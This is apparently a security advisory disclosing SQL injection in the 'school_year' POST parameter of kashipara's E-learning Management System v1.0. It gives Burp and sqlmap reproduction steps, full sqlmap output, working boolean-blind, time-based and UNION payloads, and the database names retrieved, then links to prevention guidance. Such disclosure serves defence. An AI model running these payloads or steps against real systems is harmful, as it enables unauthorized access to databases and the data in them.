

SQL Injection was found in the `/lms/search_class.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `school_year` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	<code>/lms/search_class.php</code>
Affected Parameter	<code>school_year</code>
Method	POST
Type	boolean-based blind, time-based blind, UNION query
Version	V1.0

Steps to Reproduce:

Step 1: Visit to login page and login with teacher credential.



Step 2: Navigate the 'School Year' search box and select year from list.



Step 3: Now enable intercept in burpsuite and click on 'Search' button. Save the burpsuite request in a file.



Step 4: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r search_class.txt --batch --dbs

```
PS C:\lms\lms> python.exe C:\sqlmap\sqlmap.py -r search_class.txt --batch --dbs

--H-
--O- {1.8#stable}
--V- https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:37:09 /2024-11-18/

[18:37:09] [INFO] parsing HTTP request from 'search_class.txt'
[18:37:10] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so sqlmap could be able to ru
[18:37:10] [INFO] testing connection to the target URL
[18:37:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:37:10] [INFO] testing if the target URL content is stable
[18:37:10] [INFO] target URL content is stable
[18:37:10] [INFO] testing if POST parameter 'school_year' is dynamic
[18:37:10] [INFO] POST parameter 'school_year' appears to be dynamic
[18:37:11] [WARNING] heuristic (basic) test shows that POST parameter 'school_year' might not be injectable
[18:37:11] [INFO] testing for SQL injection on POST parameter 'school_year'
[18:37:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:37:11] [INFO] POST parameter 'school_year' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Yes")
[18:37:11] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[18:37:11] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[18:37:11] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:37:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:37:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[18:37:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:37:11] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[18:37:11] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[18:37:11] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[18:37:11] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[18:37:12] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[18:37:12] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:37:12] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:37:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:37:12] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:37:12] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATXML)'
[18:37:12] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATXML)'
[18:37:12] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:37:12] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:37:12] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[18:37:12] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[18:37:12] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[18:37:12] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[18:37:12] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
```

Step 5: Now notice that 'school_year' parameter is detected vulnerable and all database is successfully retrieved.

```
[18:37:22] [INFO] POST parameter 'school_year' appears to be MySQL >= 5.0.12 AND time-based blind
[18:37:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:37:22] [INFO] automatically extending ranges for UNION query injection technique tests
[18:37:22] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time for UNION query injection technique test
[18:37:22] [INFO] target URL appears to have 2 columns in query
[18:37:22] [INFO] POST parameter 'school_year' is 'Generic UNION query (NULL) - 1 to 20 columns'
[18:37:22] [INFO] POST parameter 'school_year' is vulnerable. Do you want to keep testing the others (if available)? [Y/n]
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:

Parameter: school_year (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: school_year=2013-2014' AND 5195=5195 AND 'opXD'='opXD&search=

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: school_year=2013-2014' AND (SELECT 2594 FROM (SELECT(SLEEP(5)))dsOb) AND 'school_year'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: school_year=-9605' UNION ALL SELECT NULL, CONCAT(0x71786b7871,0x6b70796b66666666)

---
[18:37:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:37:22] [INFO] fetching database names
[18:37:22] [INFO] retrieved: 'information_schema'
[18:37:22] [INFO] retrieved: 'capstone'
[18:37:22] [INFO] retrieved: 'capstone2'
[18:37:22] [INFO] retrieved: 'mysql'
[18:37:22] [INFO] retrieved: 'performance_schema'
[18:37:22] [INFO] retrieved: 'phpmyadmin'
[18:37:22] [INFO] retrieved: 'test'
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>